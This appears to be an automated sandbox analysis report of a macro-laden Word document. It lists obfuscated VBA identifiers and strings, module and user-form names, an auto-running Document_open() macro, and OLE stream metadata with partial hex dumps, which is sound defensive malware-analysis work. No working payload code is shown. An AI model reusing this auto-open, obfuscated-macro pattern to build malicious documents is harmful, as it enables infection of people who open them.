UaqRCIH
wdKeyS
"dfOYHJLF.uBXVkGE.ghpJGB"
"asHdBA.RNUGfJo.UEIiMmoM"
hTTQEJEAC
WWCACxG
"ZDHjAEWl.doArj.lPBxKCC"
TrdMzBDZJ:
pRdXtubFT
"yzpwxsD.ucWxvGt.QXFsbDn"
QSISC
AsvyFHHC:
CUZigB
aektCnFI
"IJzlC.SoCtG.TPbXhBKrm"
"FbjEBIGb.HVqybIN.uhHkRpG"
"qq)(s"
"BCyTAdFeI.MvwOCAI.YKhJFAApg"
xuHzWGDG
"nbYwYEWhC.CeOFDlC.VvhoEHt"
Binary
"NxgIP.TARFAADew.NyFRA"
"JvOnPcH.fUHBCGVtD.MqiHAD"
ClyWRG
"dVMtDJ.ecCLuZ.vNWxUB"
"ThIgAFZBB.NbVEqpw.YsHvp"
QGPRjInP
"jevGKBz.ZpfmEFvDM.fkIcAGBII"
"sClXGS.DwVOXN.VhyWJEJ"
'POyDeJ
"PBmiWVMA.fEuTBGH.ZgHREKHJC"
huGtwmS:
rFHJy
"CRkMC.mCwoR.dFnkA"
"ywqUjrAcG.nStXYBIsJ.CUmPFEHE"
"bpgkEyAEz.XZZWFRiW.DWsAgQ"
kPMjtUB:
"GAzJGdUeC.SjRAxF.SebwGKPCv"
SyZjrEHAG

Keyword
"fnehJF.MwLyDGIC.meixAlF"
"wXXiJHf.TCBShGYr.DNKsHT"
DqWYFGG
"sLYJBI.TQZluJA.LgcFP"
"nrzOZDa.ZzIiFFSE.VjWVF"
AEazvYO
'DYLTWEF
"HKwtB.rBrtHJf.lLgDD"
"uIxkJo.MWxKvDHC.vvgQEXJDH"
UxlgEAI
'UDjSMF
mJsZBCEFo
LbhGD
cztpFp
"sNdvIH.EwGNvsEC.ALrzVIC"
"xINyH.PTxmCYVEI.ZjICHD"
'gmzmA
nmTHypHA
'DVUNjGqL
aeMpCH
QdQmIDzTC:
vuEJPy
'WteBl
PYuemWAC:
'mYWbL
PJjuJ
fljVkJj:
JZcLuFA
rKyfgFyfq:
"nXywAI.gJpfbBO.HipQCDYJJ"
"rxhFoG.AShLFJDl.zybsiV"
"fSJtFAEEA.yqTyACLA.PWwsTDwly"
"YHUtVQCI.AyvDaAH.JsZULCUu"
"TXrkTGK.FbNkBCE.nGfkHCJj"
wWUQDA:
GWbqA
"dOeICmG.rNLBfGjlw.auFLHQY"
"iVnKJ.YEevQ.GWucCAFl"
"QQMFr.jWYtE.SdCsJ"
"aGQoDDk.VZsZQhDoP.fnRuG"
nmWOSYyF:
TfsIR
aeMpCH:
'yoOwJD
"kfSFYoEHi.aXUIAvAP.dswKhikA"
"cDYsKH.cikTAY.Ezyuc"
"nmuAl.yeRQHDs.UqyoFI"
BOzmWI:
RBFRbHBg:
'FWRUNdgHJ
BHZQG
"rRdnUjHbw.iDplGAz.PjQxp"
qTLRXCv
yPqfxADJ:
Resume
sFyhnDDx:
OybSq
BOzmWI
'HZaLGI
"ENMCE.LcqmMLm.kcwYHCV"
"gaJjDP.jqoPjEzCA.sqvbMGBp"
"mQnnE.bmZQGSEA.AGkxGzCHX"
"AlRZo.MXGVMDVDJ.FRGRQ"
vIDVA:

Keyword
jUDsXM
WKiiJDVJq
'WkgKBIH
"AscqIIYrJ.JeGiiSE.mYjmAABJ"
"gMgqJJ.sEwvhb.SuXWmVIA"
SFgGtllpD:
"MOlhAmCn.UAJXCE.BwsiJS"
kvkwNE:
qpTUMG
lutoTsPkH:
huGtwmS
mdgvjEeAC
iKyOGBLAy:
"umMOXxmA.SfYuGDN.ueONFAEFD"
"TifoEDtFB.fukVJAvIS.dlciFGDA"
'fQYhA
"tPaIGWt.sNypwJ.uiODJJJA"
"eXoWdB.HSupDA.oXRxAS"
'rMAWIEja
nmwGcQ
"SZqPCAC.pZyeTtAF.ORiEHGH"
'DfsDD
oheeCHI:
PCRIYp
jaJUkAFeG
"ojxyHHEP.vXfQD.OBTMB"
"kwgqDdCZ.UJhzPcBmS.DIZSAkBG"
QGPRjInP:
"AQlXBCb.vtUJfcFG.uXigEO"
"shyujG.RFwdH.VPRoIX"
"VWYJvN.lGHiEC.AlsbD"
"eIQhLAGS.forvJhMB.LGyFI"
"lHZGGIbGc.iaJoCAFB.VNeICCIax"
"ZRfmBGEw.yZYjFMHP.ckDWe"
'FVzXiA
"cURDDF.pLPgGlcD.FYnPCELJI"
'cwxgFSS
UjcXr
nelsfX
NmmcJMB
"fzpZGsD.rsWZI.nhqNVH"
"GjkaJIH.peZmtHtGM.gypgP"
SLJdkBII
"eAdUlJHj.rMYTRAF.IMwLCCCT"
'kEafA
"uMBDk.VxvrDae.NYTTAIAe"
"KrSuJCFF.aeIBC.hRLXIc"
IkDkKCv
CJeaFB
xFoIFC:
"AhHYjIBs.vNObEAAJ.IRARxrx"
eRlMmLKx
'OEDeu
'BQaqZjA
"LwmxHCmp.NFrlTBA.VFGtT"
"ofEFEBH.KSyFFWK.TKfABI"
'NskblDD
zqgnJAxpy
"YeeTCIHp.dBrFLg.qZpkDJ"
uXAHJydE
'jtrvFEWLD
'zMMkH
xjadBeU:
"qSgyRp.VhQHDEA.ggPyFQd"

Keyword
"jrtAEKE.uIVzu.jqMwAC"
DvDefEl:
jFUMUmIIJ
iVJGnsW
RBLslko
eVbTfoFi
'HLdYiFJHC
loQNDFH:
"MTfEVUDIQ.DlrvrPEB.PgggwwMD"
"MBUUAw.NbPECAix.UyuHH"
"xaihM.LJwjAQQQZ.DJoqHIrg"
XonQB:
"exIqDH.MwmVE.YEfbFlJ"
fljVkJj
HpQEA
"myDlGCFHC.cgXWyuEFC.OybuGU"
mdgvjEeAC:
tWXilJDnz:
"vPEJJqH.jFzYA.AlzwaDJBw"
"lyaYxC.BTSLmDJ.jgOiOIDGT"
nelsfX:
rJseFDK
'tdXnByPb
"BwDJADFsC.LJFNLbb.daiRJD"
'rpaKAI
"vBsfDkB.xlZBIMF.TDVEEFQJ"
"YBkxHBECF.YlsyXD.WgzGtH"
"UDZsNIDG.VfdgH.MBiBLq"
"stscCEAUT.PziCFDmD.xEGKXRGTE"
"nzFmWEVE.ZFvEGsIFD.mjIMGVD"
kPMjtUB
"wMlGrIC.YqLZwG.IfqJAT"
'UxHBcFQ
CUZigB:
AsvyFHHC
SFgGtllpD
"UaWqrCaA.UYSnZCG.urBVH"
"RkYwxnJEW.rgdTkJfGF.zantCJ"
"qyXGFD.Mnoog.UnkFG"
GKsgQaAGE:
'ffPuICmH
mJsZBCEFo:
BHZQG:
"KuhBGApcv.ojBZUIIEX.HJefxELF"
"FVMJB.OanJEHHDG.BFKlGjECA"
"XcQyeAFEH.OxwUTAF.OjTNwA"
MURoCFiFB
SyZjrEHAG:
'VtNiGGmD
sFyhnDDx
qVbhwsATQ
zNPNECkYX
uXAHJydE:
RKPFYlFb:
wWUQDA
vmlpJOA
aektCnFI:
PViTAAED:
"QEkjG.mlBEHrAJ.IdkPDI"
'zHXJG
"DMNSECHJb.bbxJxAEDq.LnJxA"
"HvCbXDBq.RUZaGEzC.bgBsAAd"
'hAsNYHIgo
'wvoHE

Keyword
"gFPXD.IEgaqJz.YAHsC"
"GmQlB.gLlkBCq.ohnmP"
"OrYPhm.tEuCH.YaWnFsI"
'THrtIBIAD
"TxVEJ.iXjAEimg.TDSdLDOA"
nmWOSYyF
"qq)("
YFLpuEi
'KClXGffED
PYuemWAC
"ShUECDIR.otrtDOGBA.OugaBFHlJ"
VB_Name
"gWUYvHr.ZTgQT.DNujcI"
bRMAI:
xFoIFC
"XqxxqFG.ulGKCnC.YQRUOJ"
"gyhfb.ipvwBrE.vVquOxU"
"SgKEFsHED.atIRE.nAXgHCyr"
"KtidJsSE.paErC.KUloBYBF"
"ghtMtA.YUxUI.QTlVpGJg"
"nfhAABBEB.VeDeFP.sKzKuBBC"
PViTAAED
DvDefEl
"buFGCCXJ.QSbaYn.wJSsDBFER"
"yxpQHDBA.zkorIAiHS.StjAKJ"
QPqDJP
RjWVCNKEI
nMdUMleFB
'xTUBS
"ooZqmESHe.BQQQEBd.iaBAnAZ"
vApdD:
HBYVV
"jbKPlXCDh.siqMFp.byKaIAlXB"
"gQEGCB.HVmcrDI.zGpVIUABC"
'HtmXmvT
akWgAQAIC
bRMAI
ugNdBHTqJ
"xlsUIHJ.HlAbuCnVB.fhPbXCDLR"
"INzOLEyBR.lEZxQ.rjitI"
lutoTsPkH
"ajyVJ.ohKLAGtFI.fshBTGEF"
'MpbLCImG
"YJiQHG.tumcISEI.XTUZB"
XonQB
'plUaGf
UxlgEAI:
'pMvRFAK
RjWVCNKEI:
GDZZqGDJ
'WmUZOHEM
vAZQiJB
"OEqrJ.wqhoDAHQ.xAflFS"
'RmbpI
oheeCHI
"NpVFCB.MCDxG.UpDmKPxpp"
"YeMqlJ.uCiqCNS.WjgigV"
pUmEYEJA
"VmdtNNT.mylsHGACs.cOGFA"
"NvrZDA.DdShRHFtD.BErohw"
rKyfgFyfq
RtfzGtt:
'OTTxPImEN
"NMdOHH.BANiFHPHQ.VGJSDA"

Keyword
String
iKyOGBLAy
'HGHRiZB
RKPFYlFb
HvnISHlCE
"qDBKOE.hcDCJ.BVRxGIBBJ"
vApdD
"PuNKnKt.sBhbCCuE.ikMJIZFm"
TrdMzBDZJ
"krLiFHpF.eVBFvd.JWHZCso"
'YwYKGv
"byAGVzBQ.OjVafcB.yoXPx"
'OnFFAqHWH
QSISC:
"FOxJQVBLi.dDrmJG.osuuaBIDb"
"gThcAJ.ZKJdpcm.tjPbu"
"UtEKe.Ylfjhi.utxEPXwo"
pUmEYEJA:
"yycylZBxI.LLMLGP.MSuNHDBEY"
"uxKEC.pIZoJF.srBaREc"
xjadBeU
"BOoAgEz.NoSsFEBBB.RueFu"
taucEJAED
"ohhFBJjA.uWdjpFFGk.FVdrHAB"
XUDHDiKId
vmJnC:
'XLWzECHi
'KDSQqD
"EnJMG.KCVSIHB.BJiWBGLWG"
"qQeaRICAm.KgqZFRWRC.cuPrnUFxk"
'mRJNaEGtF
"DrttFCz.lpfOt.UeCjC"
"MAIbDAaJ.BfRJzI.vKbPTLCD"
"rFDaOyDH.hZniGGDBp.fHUVY"
vAZQiJB:
ojGsFHEEF:
"vATeCIgJI.FpiaIJliJ.MmplJ"
"RdpGJIBOF.swjFv.IeAbvID"
"NxkCf.PoyHSN.naAFIEIY"
"DbnKMvMAH.jHcdBADv.EGxUCAADs"
UaqRCIH:
vIDVA
"vPtDJGH.uqPgaLD.WNoez"
Error
"umSoGWOGJ.uhkWJDAQ.ACsLFB"
"MxRtxH.yGeKFDG.nRzlA"
'gtpnJOwLd
Attribute
"imfriCGFb.tYNKga.WYPiZwEHH"
"fRHrGnFp.uWltAIHCI.WYWvIWr"
'XKxXUoJG
Close
RtfzGtt
tWXilJDnz
bgosIAI
"fYqreeAI.UbBaCOpIW.ibhMgA"
vmJnC
Function
GKsgQaAGE
'FpwxECGKS
loQNDFH
OahWDBD
"HvKRFHh.hsVhH.bZBNF"
hTTQEJEAC:

Keyword
yPqfxADJ
RBFRbHBg
nMdUMleFB:
"YWibCdgEJ.NDhrE.WdBFBFE"
zNPNECkYX:
'gfQxcwC
ojGsFHEEF
"CaxOH.vXPgFHoe.agirIF"
"HJmgHkBC.MyfFGEi.rTJlw"
DiIIF
TOMwlrgJ
"aRotQ.FHGaEABuI.JNHZBdF"
HUPVnvFAA
KMChE

VBA Code

VBA File Name: J7lmk7xauqcok9, Stream Size: 683

General	
Stream Path:	Macros/VBA/J7lmk7xauqcok9
VBA File Name:	J7lmk7xauqcok9
Stream Size:	683
Data ASCII:	. . . . . # . . . w . . . . . & . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 77 02 00 00 00 00 00 01 00 00 00 1b cf 26 ba 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: T6dwlv_ivpoiq2, Stream Size: 1109

General	
Stream Path:	Macros/VBA/T6dwlv_ivpoiq2
VBA File Name:	T6dwlv_ivpoiq2
Stream Size:	1109
Data ASCII:	. . . . . u . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 01 00 00 00 1b cf f7 ce 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1, Stream Size: 1158

General	
Stream Path:	Macros/VBA/UserForm1
VBA File Name:	UserForm1
Stream Size:	1158
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . Y . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 1b cf 59 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: 1159

General	
Stream Path:	Macros/VBA/UserForm2
VBA File Name:	UserForm2
Stream Size:	1159
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . M Q . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 1b cf 4d 51 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Base
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm3
VBA File Name:	UserForm3
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . 4 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 1b cf ad 34 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_Exposed
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm4
VBA File Name:	UserForm4
Stream Size:	1160
Data ASCII:	. . . . @ . . . . L . . . . G . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 00 01 00 00 00 1b cf 82 be 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
VB_Creatable
False
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm5, Stream Size: 1160

General	
Stream Path:	Macros/VBA/UserForm5
VBA File Name:	UserForm5
Stream Size:	1160
Data ASCII:	. . . . . @ . . . . . L . . . . . G . . . . . m . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 40 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 47 03 00 00 9b 03 00 00 00 00 00 01 00 00 00 1b cf 6d 9e 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Base
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.2359563651
Base64 Encoded:	True
Data ASCII:	. . . . . F . . . M i c r o s o f t W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.252421588676
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . h . . . . . p . . . . . | . . . . . M . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 600

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	600

General	
Entropy:	4.34240296201
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . (. . . . t . . . . \\ . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 28 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 5c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 7819

General	
Stream Path:	1Table
File Type:	data
Stream Size:	7819
Entropy:	5.72407558388
Base64 Encoded:	True
Data ASCII:	. . . . s . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . .
Data Raw:	0a 06 0f 00 12 00 01 00 73 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99189

General	
Stream Path:	Data
File Type:	data
Stream Size:	99189
Entropy:	7.38975684507
Base64 Encoded:	True
Data ASCII:	u . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . P . i . c . t . u . . e . . 1 . . . . . " . . . . R . . . . $ . . . B e . . . . . # + < . * . . . . D . . . . . S . . F . . . . . . $ . . . B e . . . . . # + < . * . . . . . .
Data Raw:	75 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 904

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	904
Entropy:	5.33413393328
Base64 Encoded:	True
Data ASCII:	I D = " { 4 9 0 C F C 1 1 - 6 E 1 C - 4 5 C 7 - A 7 C 0 - 8 7 0 8 2 8 C D 4 9 7 1 } " . . D o c u m e n t = T 6 d w l v _ i v p o i q 2 / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . B a s e C l a s s = U s e r F o r m 2 . . B a s e C l a s s = U s e r F o r m 3 . . B a s e C l a s s = U s e r F o r m 4 . . B a s e C l a s s = U s e r F o r m 5 . . M o d u l e = D w z t p w k m g v 8 q 9 o 2
Data Raw:	49 44 3d 22 7b 34 39 30 43 46 43 31 31 2d 36 45 31 43 2d 34 35 43 37 2d 41 37 43 30 2d 38 37 30 38 32 38 43 44 34 39 37 31 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 36 64 77 6c 76 5f 69 76 70 6f 69 71 32 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 296

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	296
Entropy:	3.8062024914

General	
Base64 Encoded:	False
Data ASCII:	T6dwlv_ivpoiq2.T.6.d.w.l.v._.i.v.p.o.i.q.2...UserForm1.U.s.e.r.F.o.r.m.1...UserForm2.U.s.e.r.F.o.r.m.2...UserForm3.U.s.e.r.F.o.r.m.3...UserForm4.U.s.e.r.F.o.r.m.4...UserForm5.U.s.e.r.F.o.r.m.5...Dwztpwkmgv8q9o28r.D.w.z.t.p.w.k.m.g.v.8.q.9.o.2.8.r...J7lmk7x
Data Raw:	54 36 64 77 6c 76 5f 69 76 70 6f 69 71 32 00 54 00 36 00 64 00 77 00 6c 00 76 00 5f 00 69 00 76 00 70 00 6f 00 69 00 71 00 32 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 55 73 65 72 46 6f 72 6d 32 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 32 00 00 00 55 73 65 72 46 6f 72 6d 33 00 55 00 73 00 65 00 72 00 46 00 6f 00 72

Stream Path: Macros/UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm2/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm2/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm2/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62970308443
Base64 Encoded:	True
